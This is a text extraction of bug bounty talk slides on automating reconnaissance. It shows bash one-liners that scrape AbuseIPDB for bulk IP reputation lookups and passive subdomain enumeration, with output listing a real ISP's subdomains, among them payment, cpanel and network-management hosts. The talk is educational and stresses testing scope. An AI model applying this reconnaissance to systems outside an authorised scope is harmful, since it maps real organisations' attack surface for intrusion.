



Reconnaissance to Automation for Bug Bounty Hunters

Saturday, May 16, 2020

Bug Bounty PH: Safe Mode with Networking | Hacker RunDown 2020





[screams internally]

isaiah.puzon@localhost:~/Desktop# whoami

- Senior Information Security Analyst @ Somewhere
- Security Researcher / Part-time Bug Bounty Hunter @ Synack Red Team
- CTF Team Member @ [hsb] hackstreetboys



Me as Derp

Derp as a Security Analyst

- Handle phishing events
 - Warn people not to open the attachment
 - Investigate if someone gets "hacked"
- Check reputation of a list of:
 - IP addresses
 - Domains

InfoSec people



Noooo!!!!
Do **not** open *invoice.exe*

victims




Haha, mouse go
click click

Credits to the meme creator

202.40.190.227 was found in our database!

This IP was reported **118** times. Confidence of Abuse is **100%**: ?

100%

ISP	Internet and WAN Service Provider
Usage Type	Fixed Line ISP
Hostname(s)	ritt-190-227.ranksitt.net
Domain Name	ranksitt.net
Country	 Bangladesh
City	Dhaka, Dhaka

Spot an error? IP info including ISP, Usage Type, and Location provided by [IP2Location](#).

[REPORT 202.40.190.227](#) [WHOIS 202.40.190.227](#)

*Some random IP with bad reputation**



Me as Derp



making the internet safer, one IP at a time

Report abusive IPs engaging in hacking attempts or other malicious behavior and help fellow sysadmins!

[REPORT IP NOW](#)

Check the report history of any IP address to see if anyone else has reported malicious activities.

Check IP or Domain



Use our powerful free API to both report abusive IPs and instantly check if an IP has been reported!

[REGISTER NOW FOR API KEY](#)

<https://abuseipdb.com>



Derp as a Security Analyst

- Handle phishing events
 - Warn people not to open the attachment
 - Investigate if someone gets "hacked"
- Check reputation of a **list** of:
 - IP addresses
 - Domains

InfoSec people



Noooo!!!!
Do **not** open *invoice.exe*

victims



Haha, mouse go click click

Credits to the meme creator

202.40.190.227 was found in our database!

This IP was reported 118 times. Confidence of Abuse is 100%: ?

100%

ISP	Internet and WAN Service Provider
Usage Type	Fixed Line ISP
Hostname(s)	ritt-190-227.ranksitt.net
Domain Name	ranksitt.net
Country	Bangladesh
City	Dhaka, Dhaka

Spot an error? IP info including ISP, Usage Type, and Location provided by IP2Location.

REPORT 202.40.190.227 WHOIS 202.40.190.227

*Some random IP with bad reputation**



Me as Derp

AbuseIPDB

making the internet safer, one IP at a time

Report abusive IPs engaging in hacking attempts or other malicious behavior and help fellow sysadmins!

REPORT IP NOW

Check the report history of any IP address to see if anyone else has reported malicious activities.


Check IP or Domain

Use our powerful free API to both report abusive IPs and instantly check if an IP has been reported!

REGISTER NOW FOR API KEY

<https://abuseipdb.com>

Me realizing while creating these slides that they actually had an API for bulk lookups*



Derp as a Security Analyst

- Handle phishing events
 - Warn people not to open the attachment
 - Investigate if someone gets "hacked"
- Check reputation of a **list** of:
 - IP addresses
 - Domains



Credits to the meme creator

202.40.190.227 was found in our database!

This IP was reported 118 times. Confidence of Abuse is 100%: ?

100%

ISP	Internet and WAN Service Provider
Usage Type	Fixed Line ISP
Hostname(s)	ritt-190-227.ranksitt.net
Domain Name	ranksitt.net
Country	Bangladesh
City	Dhaka, Dhaka

Spot an error? IP info including ISP, Usage Type, and Location provided by IP2Location.


REPORT 202.40.190.227 WHOIS 202.40.190.227

Some random IP with bad reputation*

AbuseIPDB can only check one host per request*

I thought wrong

Me realizing I need to check a list*



Okay



Me as Derp

AbuseIPDB

making the internet safer, one IP at a time

Report abusive IPs engaging in hacking attempts or other malicious behavior and help fellow sysadmins!

Check the report history of any IP address to see if anyone else has reported malicious activities.

Use our powerful free API to both report abusive IPs and instantly check if an IP has been reported!

REPORT IP NOW

Check IP or Domain

REGISTER NOW FOR API KEY

<https://abuseipdb.com>

Derp as a Security Analyst

- Handle phishing events
 - Warn people not to open the attachment
 - Investigate if someone gets “hacked”

- Check reputation of a **list** of:
 - IP addresses
 - Domains

When there's a task that can be done manually in 10 minutes but you find a way to automate it in 10 days



Credits to the meme creator



Me as Derp

202.40.190.227 was found in our database!

This IP was reported 118 times. Confidence of Abuse is 100%: ?

100%

ISP	Internet and WAN Service Provider
Usage Type	Fixed Line ISP
Hostname(s)	ritt-190-227.ranksitt.net
Domain Name	ranksitt.net
Country	Bangladesh
City	Dhaka, Dhaka

Spot an error? IP info including ISP, Usage Type, and Location provided by [IP2Location](#).

REPORT 202.40.190.227 WHOIS 202.40.190.227

*Some random IP with bad reputation**

AbuseIPDB can only check one host per request*

I thought wrong


Me realizing I need to check a list*



Okay


Derp as a Security Analyst

- Derp needs a quick way to check the reputation of a **list** of:
 - IP addresses
 - Domains
- Derp wrote a thing
 - Bash One-liner




```
kali@kali:~/Desktop$ for ip in $(cat ips_to_check); do curl -s -L https://www.abuseipdb.com/check/$ip | grep 'IP Abuse Reports for <b>' -A2 | sed 's/<h3 id=report class=text-center> IP Abuse Reports for <b>.*</b> IP Abuse Reports for $ip/g' | sed 's/.*<p><i>This IP address has not been reported. <a href =\"/https://www.abuseipdb.com/g' | sed 's/ rel.*//g' | sed 's/</section>//g' | sed 's/<p>/https://www.abuseipdb.com/report?ip=$ip/g' | sed 's/source./source.\r\n/g' | cut -d ' ' -f 1 | sed 's/report?ip=/check//g'; done
IP Abuse Reports for 172.58.30.217
https://abuseipdb.com/check/172.58.30.217
This IP address has been reported a total of <b>1</b> times from 1 distinct source.
IP Abuse Reports for 104.140.53.243
https://abuseipdb.com/check/104.140.53.243
IP Abuse Reports for 216.58.192.194
https://abuseipdb.com/check/216.58.192.194
This IP address has been reported a total of <b>4</b> times from 4 distinct source.
IP Abuse Reports for 2.49.123.105
https://abuseipdb.com/check/2.49.123.105
This IP address has been reported a total of <b>1</b> times from 1 distinct source.
IP Abuse Reports for 202.40.190.227
https://abuseipdb.com/check/202.40.190.227
This IP address has been reported a total of <b>119</b> times from 96 distinct source.
IP Abuse Reports for 82.2.143.93
https://abuseipdb.com/check/82.2.143.93
```

NOTE: The IP addresses in the screenshots are from public sources



But what does this do?




Me as Derp

Derp feeling smug after the thing worked*



Derp being Derp

- Derp's curiosity led him to test the WHOIS lookup feature that might be usable at work
- The feature resolves the IP address to a hostname & performs a WHOIS lookup as expected



Me as Derp

WHOIS 202.40.190.227 | Intern... x +

https://www.abuseipdb.com/whois/202.40.190.227

202.40.190.227 IP Address Information

ISP	Internet and WAN Service Provider
Usage Type	Fixed Line ISP
Hostname	ritt-190-227.ranksitt.net
Domain Name	ranksitt.net
Country	
City	Dhaka, Dhaka

REPORT 202.40.190.227 VIEW ABUSE REPORTS

feedback

ritt-190-227.ranksitt.net

Want useful, structured WHOIS and DNS data like this? Check out [SecurityTrails](#)

AbuseIPDB can use a lot of resources - our servers support millions of IP reports, checks, and whois lookups every week. See the [statistics](#). We use revenue from the advert being blocked here to pay our server bills. If AbuseIPDB is valuable to you, consider [chipping in!](#)

Raw Whois Results for 202.40.190.227

```
% [whois.apnic.net]
% Whois data copyright terms http://www.apnic.net/db/dbcopyright.html
% Information related to '202.40.190.0 - 202.40.190.255'
% Abuse contact for '202.40.190.0 - 202.40.190.255' is 'abuse@ranksitt.net'
```

Derp being Derp

- But given a domain name
- The results contained:
 - A list of subdomains

WHOIS ranksitt.net | Internet ar x +

https://www.abuseipdb.com/whois/ranksitt.net 80%

ns1.ranksitt.net

ns2.ranksitt.net

Registered with PDR Ltd. d/b/a PublicDomainRegistry.com

Created: 2003-09-13T14:19:40Z

Last updated: 2019-12-16T02:18:01Z

Expires On: 2021-09-13T14:19:40Z

Status


- clientTransferProhibited

Subdomains

- snmp
- cp
- myhelpdesk
- cpanel
- bkaashwebhook
- cpanel7
- payment
- ipt-nms
- oh
- crm
- fcrm
- amadeus
- webmail
- www
- mrtg
- softnoc
- data
- nas1
- gw2-dhaka
- stream
- mail-gw
- bos
- cloud
- helpdesk
- attendance
- notice
- ssl-lan
- tsot
- attendance
- ispbill
- graph
- mail
- power
- langw1
- nms
- gw1-dhaka
- internet
- webhook
- ispm
- meet
- ipt
- ns1
- iplog
- switch
- tools
- ftp


Current DNS Records

A	AAAA	MX	TXT	NS	SOA
202.40.176.34	n/a	mail-gw.ranksitt.net PRIORITY 0	v=spf1 mx a ip4:202.40.176.0/26 ip4:202.40.176.104/32 include:mail-gw.ranksitt.net include:mail-	ns2.ranksitt.net ns1.ranksitt.net	root.ranksitt.net



Me as Derp


Derp had an idea



Derp being Derp


- Derp wrote another thing to gather subdomains of a provided hostname
- The thing worked!
- Subdomain enumeration without accessing the subdomains!

```
kali@kali:~/Desktop$ curl -s https://www.abuseipdb.com/whois/ranksitt.net | grep -E '<li>.*</li>' |  
grep -E -v '<li><a.*</li>' | grep -E -v 'client.*Prohibited' | grep -E -v 'server.*Prohibited' | sed  
's/<li>//g' | sed 's/</li>//g' | sed "s/$/.ranksitt.net/g"  
snmp.ranksitt.net  
bkashwebhook.ranksitt.net  
oh.ranksitt.net  
webmail.ranksitt.net  
data.ranksitt.net  
mail-gw.ranksitt.net  
attendance.ranksitt.net  
attendance.ranksitt.net  
power.ranksitt.net  
internet.ranksitt.net  
ipt.ranksitt.net  
cp.ranksitt.net  
cpanel7.ranksitt.net  
crm.ranksitt.net  
www.ranksitt.net  
nas1.ranksitt.net  
bos.ranksitt.net  
notice.ranksitt.net  
ispbill.ranksitt.net  
langw1.ranksitt.net  
webhook.ranksitt.net  
ns1.ranksitt.net  
myhelpdesk.ranksitt.net  
payment.ranksitt.net  
fcrm.ranksitt.net  
mrtg.ranksitt.net  
gw2-dhaka.ranksitt.net  
cloud.ranksitt.net  
ssl-lan.ranksitt.net  
graph.ranksitt.net  
nms.ranksitt.net  
ispm.ranksitt.net  
iplog.ranksitt.net  
cpanel.ranksitt.net  
ipt-nms.ranksitt.net  
amadeus.ranksitt.net  
softnoc.ranksitt.net  
stream.ranksitt.net  
helpdesk.ranksitt.net  
tsot.ranksitt.net  
mail.ranksitt.net  
gw1-dhaka.ranksitt.net  
meet.ranksitt.net  
switch.ranksitt.net  
tools.ranksitt.net  
ftp.ranksitt.net  
kali@kali:~/Desktop$
```




Me as Derp

MFW the thing worked!




Bug Bounty Programs

- Companies with bug bounty programs will provide a testing scope
- Testers are only allowed to test assets from that scope
- But what if the scope contains wildcard domains, is a single IP address, an entire CIDR, etc?





Me as Derp




Hostnames and IP addresses

- In some cases, multiple hostnames may resolve to a single IP address
- In other cases, a single hostname can resolve to multiple IP addresses
- Point: You can miss possible vulnerable targets due to lack of enumeration

```
Administrator: Command Prompt
C:\Users\Administrator>ping google.com
Pinging google.com [172.217.26.142] with 32 bytes of data:
Control-C
^C
C:\Users\Administrator>ping newincafe.com
Pinging newincafe.com [172.217.26.142] with 32 bytes of data:
Control-C
^C
C:\Users\Administrator>ping larhost.net
Pinging larhost.net [172.217.26.142] with 32 bytes of data:
Control-C
^C
C:\Users\Administrator>
```



Me as Derp




```
Administrator: Command Prompt
C:\Users\Administrator>ping www.google.com
Pinging www.google.com [216.58.220.196] with 32 bytes of data:
Control-C
^C
C:\Users\Administrator>ping www.google.com
Pinging www.google.com [172.217.174.196] with 32 bytes of data:
Control-C
^C
C:\Users\Administrator>ping www.google.com
Pinging www.google.com [172.217.26.132] with 32 bytes of data:
Control-C
^C
C:\Users\Administrator>
```

Derp as a Bug Bounty Hunter / Security Researcher

- Derp's approach:
 - Obtain a list of assets
 - Identify which are in scope vs which are not
 - Proceed to testing those in scope
 - Ignore or Save for later those out of scope (You don't know when you might need them!)
 - Point: Automating your methodology will greatly help! (But you must already have a methodology!)



Me as Derp





Identifying in-scope vs out-of-scope Web Applications with Burp Suite & cURL

